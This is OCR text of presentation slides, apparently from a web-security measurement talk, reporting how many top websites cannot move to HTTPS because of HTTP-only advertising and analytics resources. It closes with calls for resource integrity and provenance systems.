
HTTPS Deployment



HTTPS Blockers

HTTPS Blockers


MOST TOP WEBSITES STILL DON'T USE A BASIC SECURITY FEATURE



GETTY IMAGES

HTTPS Blockers

Migrating HTTP sites to HTTPS is a challenge for many sites due to **HTTP-only resources,** we name as **“HTTPS Blockers”**



How many websites are affected?

65% of sites loaded over HTTP by default

How many websites are affected?

65% of sites loaded over HTTP by default

45% of HTTP sites can immediately upgrade

How many websites are affected?

65% of sites loaded over HTTP by default

45% of HTTP sites can immediately upgrade

55% of HTTP sites are **blocked** from upgrading

Who are the biggest blockers?

Blocker	% Top 10K	% Top 100K	% Top 1M
b.scorecardresearch.com	27.2%	12.4%	5.3%
*.casalemedia.com	22.1%	10.7%	2.5%
*.baidu.com	7.8%	7.9%	1.7%
*.sharethis.com	2.1%	2.6%	1.6%
www.statcounter.com	1.2%	1.3%	1.5%
cdn.turn.com	7.8%	4.0%	1.3%

Who are the biggest blockers?

Blocker	% Top 10K	% Top 100K	% Top 1M
bs.serving-sys.com	23.1%	12.4%	3.8%
*.casalemedia.com	22.1%	10.7%	3.5%
*.baidu.com	7.8%	7.9%	1.7%
*.sharethis.com	2.1%	2.6%	1.6%
www.statcounter.com	1.2%	1.3%	1.5%
cdn.turn.com	7.8%	4.0%	1.3%

Of top 25 blockers, 40% are advertising and 32% are analytics/tracking

Moving Forward

In 2016, websites are **complex** and **increasingly tangled**

When it comes to **security,** we always have to remember the ***weakest link***

Moving Forward

In 2016, websites are **complex** and **increasingly tangled**

When it comes to **security,** we always have to remember the ***weakest link***

Measure the web *frequently* and call out security problems when you see them

Moving Forward

In 2016, websites are **complex** and **increasingly tangled**

When it comes to **security,** we always have to remember the ***weakest link***

Measure the web *frequently* and call out security problems when you see them

Build and deploy mechanisms that enable **widespread resource integrity**

Moving Forward

In 2016, websites are **complex** and **increasingly tangled**

When it comes to **security,** we always have to remember the ***weakest link***

Measure the web *frequently* and call out security problems when you see them

Build and deploy mechanisms that enable **widespread resource integrity**

Systems for **resource provenance**

Moving Forward

dkumar11@illinois.edu

@_kumarde

Measure the web *frequently* and call out security problems when you see them

Build and deploy mechanisms that enable **widespread resource integrity**

Systems for **resource provenance**